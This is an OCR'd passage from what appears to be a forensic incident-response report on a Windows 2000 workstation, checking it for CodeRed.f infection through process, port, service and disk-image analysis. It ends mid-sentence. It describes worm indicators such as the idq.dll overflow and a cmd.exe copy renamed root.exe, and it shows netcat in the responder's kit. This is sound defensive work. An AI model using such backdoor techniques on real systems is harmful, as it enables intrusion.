
```
PsInfo 1.34 - local and remote system information viewer
Copyright (C) 2001-2002 Mark Russinovich
Sysinternals - www.sysinternals.com

Querying information for CATHY...

System information for \\CATHY:
Uptime:                     0 days, 8 hours, 53 minutes, 40 seconds
Kernel version:             Microsoft Windows 2000, Uniprocessor Free
Product type:               Professional
Product version:            5.0
Service pack:               2
Kernel build number:        2195
Registered organization:    MYCOMPANY
Registered owner:           Administrator
Install date:               12/8/2001, 5:56:55 PM
IE version:                 6.0000
System root:                C:\WINNT
Processors:                 1
Processor speed:            650 MHz
Processor type:             Intel Pentium III
Physical memory:            256 MB
```

For Help, press F1 NUM


The uptime capture corroborated the psinfo uptime data, indicating that the user had rebooted her machine at approximately 2:00pm:




This was confirmed by the output of the psloggedon utility:



I confirmed the identity of the user account, correlating the above with the whoami output. The expected user name was reflected as logged into the system:



The account was determined to be a member of the Administrators group, as indicated by the "id" output:



The IRCR report provided a list of the network connections. The only active connection was the connection to my forensic analysis station. Because the machine had not been powered down, the list includes the disconnected shares from the user's company network:

Incident Response Collection Report (IRCR)

Computer Name: CATHY
Domain Name: MYCOMPANY
Time/Date: 00:15:45 Fri Mar 14 2003 Pacific Standard Time

---

net use - retrieves a list of network connections.

New connections will not be remembered.

Status	Local	Remote	Network
OK	E:	\\forensic\d$	Microsoft Windows Network
Disconnected	F:	\\FILE\sbp	Microsoft Windows Network
Disconnected	G:	\\FILE\sbp1	Microsoft Windows Network
Disconnected	H:	\\FILE\apps	Microsoft Windows Network
Disconnected	I:	\\FILE\data	Microsoft Windows Network
Disconnected	J:	\\FILE\users	Microsoft Windows Network
Disconnected	K:	\\FILE\public	Microsoft Windows Network
Disconnected	L:	\\FILE\vol2	Microsoft Windows Network
Disconnected	M:	\\FILE\99forms	Microsoft Windows Network
Disconnected	N:	\\FILE\97forms	Microsoft Windows Network
Disconnected	O:	\\FILE\cchfed01	Microsoft Windows Network
Disconnected	P:	\\FILE\cd00tax	Microsoft Windows Network
Disconnected	Q:	\\FILE\cd97tax	Microsoft Windows Network
Disconnected	R:	\\FILE\ppc_aa	Microsoft Windows Network
Disconnected	S:	\\FILE\tmfa1999	Microsoft Windows Network
Disconnected	T:	\\FILE\pgms	Microsoft Windows Network
Disconnected	U:	\\FILE\cd99tax	Microsoft Windows Network
Disconnected	W:	\\FILE\cd98tax	Microsoft Windows Network
Disconnected	X:	\\file\netlogon	Microsoft Windows Network

The command completed successfully

Fport provides a list of the listening ports, mapping them to the processes or applications which opened the ports, again to look for any clues to anything out of the ordinary:

```
FPort v1.33 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid   Process            Port  Proto Path
396   svchost        ->  135   TCP   C:\WINNT\system32\svchost.exe
8     System         ->  139   TCP
8     System         ->  445   TCP
568   MSTask         ->  1039  TCP   C:\WINNT\system32\MSTask.exe
8     System         ->  1058  TCP

396   svchost        ->  135   UDP   C:\WINNT\system32\svchost.exe
8     System         ->  137   UDP
8     System         ->  138   UDP
8     System         ->  445   UDP
224   lsass          ->  500   UDP   C:\WINNT\system32\lsass.exe
224   lsass          ->  1026  UDP   C:\WINNT\system32\lsass.exe
184   winlogon       ->  1046  UDP   \??\C:\WINNT\system32\winlogon.exe
212   services       ->  1051  UDP   C:\WINNT\system32\services.exe
```

Returning to IRCR, the report also provides the list of Windows 2000 services running, which allows me to view whether any unusual or anomalous are running:

Incident Response Collection Report (IRCR)

Computer Name: CATHY

Domain Name: MYCOMPANY

Time/Date: 00:15:45 Fri Mar 14 2003 Pacific Standard Time

---

net start - displays a list of running services.

These Windows 2000 services are started:

AVSync Manager

COM+ Event System

Computer Browser

DHCP Client

Distributed Link Tracking Client

DNS Client

Event Log

IPSEC Policy Agent

Logical Disk Manager

McShield

Messenger

Net Logon

Network Connections

Plug and Play

Print Spooler

Protected Storage

PSEXESVC

Remote Access Connection Manager

Remote Procedure Call (RPC)

Remote Registry Service

Removable Storage

RunAs Service

Security Accounts Manager

Server

System Event Notification

Task Scheduler

TCP/IP NetBIOS Helper Service

Telephony

Windows Management Instrumentation

Windows Management Instrumentation Driver Extensions

Windows Time

Workstation

The command completed successfully.

I performed a more in-depth review of the list of running processes and services. Two of the utilities used during the collection correlated to each other, pslist and ps_ealW. The output of the ps_ealW provides a map of the executables associated with each running process:

```
PID    PPID    PGID     WINPID  TTY  UID    STIME COMMAND
        8       0       0          8    ?    0 12:24:48 *** unknown ***
      140       0       0        140    ?    0 14:04:12 \SystemRoot\System32\smss.exe
    184     0     0     184   ?   0 14:04:35 \??\C:\WINNT\system32\winlogon.exe
      212       0       0        212    ?    0 14:04:38 C:\WINNT\system32\services.exe
      224       0       0        224    ?    0 14:04:38 C:\WINNT\system32\lsass.exe
      396       0       0        396    ?    0 14:04:45 C:\WINNT\system32\svchost.exe
      424       0       0        424    ?    0 14:04:45 C:\WINNT\system32\spoolsv.exe
      480       0       0        480    ?    0 14:04:48
C:\PROGRA~1\NETWOR~1\VIRUSS~1\Avsynmgr.exe
      496       0       0        496    ?    0 14:04:48 C:\WINNT\System32\svchost.exe
      552       0       0        552    ?    0 14:04:52 C:\WINNT\system32\regsvc.exe
      568       0       0        568    ?    0 14:04:52 C:\WINNT\system32\MSTask.exe
```

```
      612       0       0        612    ?    0 14:04:58
C:\WINNT\System32\WBEM\WinMgmt.exe
      716       0       0        716    ?    0 14:05:04
C:\PROGRA~1\NETWOR~1\VIRUSS~1\VsStat.exe
      736       0       0        736    ?    0 14:05:05
C:\PROGRA~1\NETWOR~1\VIRUSS~1\Vshwin32.exe
      744       0       0        744    ?    0 14:05:06
C:\PROGRA~1\COMMON~1\NETWOR~1\McShield\Mcshield.exe
      844       0       0        844    ?    0 14:05:10
C:\PROGRA~1\NETWOR~1\VIRUSS~1\Avconsol.exe
      940       0       0        940    ?    0 14:06:45 C:\WINNT\Explorer.EXE
      440       0       0        440    ?    0 14:07:04 C:\Program
Files\%EXTRACT_DIR%\Save.exe
     1020       0       0       1020    ?    0 14:07:05 C:\Program
Files\QuickTime\qttask.exe
     1040       0       0       1040    ?    0 14:07:07 C:\Program
Files\Handspring\HOTSYNC.EXE
     1060       0       0       1060    ?    0 14:07:12 C:\Program
Files\Intuit\QBPro2001\Components\QBAgent\qbdagent2001.exe
     1104       0       0       1104    ?    0 14:07:16 C:\Program
Files\Intuit\QBPro2002\Components\QBAgent\qbdagent2002.exe
     1112       0       0       1112    ?    0 14:07:18 C:\Program
Files\Intuit\QBPro2000\Components\QBAgent\QBDAgent.exe
     1172       0       0       1172    ?    0 14:07:28 C:\WINNT\System32\mrtMngr.EXE
      956       0       0        956    ?    0 22:25:56 C:\WINNT\System32\PSEXESVC.EXE
      952       1     952        952  con  500 23:57:14
/cygdrive/d/response_kit/win2k_xp/ps
      452       0       0        452    ?    0 23:57:14 D:\response_kit\win2k_xp\nc.exe
```


A signature of CodeRed.f infection is the appearance of a second instance of explorer.exe with a single thread. As seen in the above capture, only a single instance of the process occurred, originating from the expected source path. I compared this with the pslist output, which includes thread count in the fourth column from the left, to ensure that the thread count on the Explorer.exe process indicated more than one thread. As seen below, this instance of Explorer.exe spawned 13 threads, which is normal and expected behavior:

```
PsList 1.21 - Process Information Lister
Copyright (C) 1999-2002 Mark Russinovich
Sysinternals - www.sysinternals.com

Process information for CATHY:

Name          Pid Pri Thd  Hnd    Mem     User Time   Kernel Time   Elapsed Time
Idle            0   0   1    0     16   0:00:00.000   5:09:12.667    9:52:25.873
System          8   8  35  180    212   0:00:00.000   0:00:45.916    9:52:25.873
SMSS          140  11   6   33    340   0:00:00.010   0:00:00.620    9:52:25.873
CSRSS         164  13  10  323   1928   0:00:07.771   0:00:06.559    9:52:04.162
WINLOGON      184  13  17  425   4576   0:00:00.640   0:00:02.012    9:52:02.049
SERVICES      212   9  32  560   5576   0:00:00.580   0:00:01.842    9:51:59.755
LSASS         224   9  15  326    552   0:00:00.600   0:00:00.480    9:51:59.725
svchost       396   8   7  277   3424   0:00:00.180   0:00:00.120    9:51:52.645
SPOOLSV       424   8  10  165   5208   0:00:01.662   0:00:01.041    9:51:52.074
Avsynmgr      480   8   4  102   2464   0:00:00.660   0:00:00.240    9:51:49.060
svchost       496   8  27  413   7068   0:00:00.280   0:00:00.500    9:51:48.940
regsvc        552   8   2   30    888   0:00:00.010   0:00:00.020    9:51:45.575
mstask        568   8   6  145   3032   0:00:00.030   0:00:00.030    9:51:45.315
WinMgmt       612   8   3   93    172   0:00:06.218   0:00:00.340    9:51:39.466
VSStat        716   8   2   68   2440   0:00:00.270   0:00:00.190    9:51:33.209
vshwin32      736   8   7  165   6768   0:00:01.191   0:00:00.300    9:51:31.957
MCSHIELD      744  13  16  115   5016   0:04:12.833   0:00:05.457    9:51:30.936
Avconsol      844   8   2   68   2868   0:00:00.220   0:00:00.090    9:51:27.461
explorer      940   8  13  410   2324   0:00:02.323   0:00:04.967    9:49:52.707
Save          440   8   5  179   2792   0:00:00.340   0:00:00.180    9:49:32.989
qttask       1020   8   2   42   1112   0:00:00.020   0:00:00.000    9:49:32.598
HOTSYNC      1040   8   2   42   3132   0:00:00.410   0:00:01.031    9:49:29.955
qbdagent200  1060   8   5  175   6120   0:00:00.680   0:00:00.991    9:49:25.799
```

```
qbdagent200 1104   8   5  184   7256   0:00:01.271   0:00:02.123    9:49:21.533
qbdagent    1112   8   9  110   4332   0:00:09.673   0:00:12.928    9:49:19.780
mrtmngr     1172   8   4   51   1556   0:00:00.020   0:00:00.040    9:49:09.155
PSEXESVC     956   8   3   57   1436   0:00:00.010   0:00:00.000    1:30:41.544
pslist      1260  13   2   71   1164   0:00:00.020   0:00:00.030    0:00:00.240
nc           952   8   1    7    316   0:00:00.010   0:00:00.000    0:00:00.020
```

CodeRed.f exploits a buffer overflow vulnerability in idq.dll, a dynamically linked library installed with Microsoft's Internet Information Server (IIS). To determine whether the system was vulnerable to an IIS attack of this nature, I needed to determine whether IIS was actually installed and running. Again looking at the services and running processes, if IIS was installed and running on the system, inetserv.exe would appear in the list above. Its absence indicates that IIS is, in fact, not running.


I then looked to the image to determine whether or not IIS was installed. The easiest way to identify whether or not web services are installed on a Windows system is the appearance of the "inetpub" directory at the system root. While I did not find an inetpub directory, I did find an empty directory called "inetserv":




As indicated above, while an inetserv directory exists, it had a size of 0kb and was last written to on December 8, 2001. As shown previously in the psinfo capture, this date is noted as the date the operating system was installed. As the directory resides in the system root (C:\WINNT\system32), the last access time coincided with the date and time that I imaged the drive.

The appearance of the inteserv directory does not, in itself, indicate that web services are installed on the system. The inetserv directory is installed by default with Windows 2000, both Professional and Server editions.

I then searched the image in EnCase, using the string "idq.dll," the actual file exploited in the CodeRed.f attack. EnCase includes a strings-like search utility that allows an investigator to grep for text or expressions, and allows the investigator to specify whether or not the search should be case sensitive:




My search revealed that the dll file exists on the system, although the last access time was October 21, 2002, safely out of range of the known exposure to CodeRed.f:



The existence of the file raised concerns that the system was vulnerable at the time of exposure.

The CodeRed.f worm, as well as its most recent predecessor, Code Red II, copies a command shell from its legitimate directory, C:\WINNT\system32, to the Inetpub directory or to C:\Progra~1\Common~1\System\MSADC directory[5] and calls the new shell "root.exe." On a Windows system, there typically is no such executable as "root." Therefore, I searched the image for "root.exe" in the MSADC directory and found nothing:

[5] On systems where a D: drive is available, the destination may also be the same path on D:. See http://www.symantec.com/avcenter/venc/data/codered.f.html for details.




To be thorough, I searched the entire image for any instance of "root" and found nothing. I then searched for instances of "cmd.exe" to determine whether there were any copies of the Windows command shell in unusual places. The only instance was in the expected location of 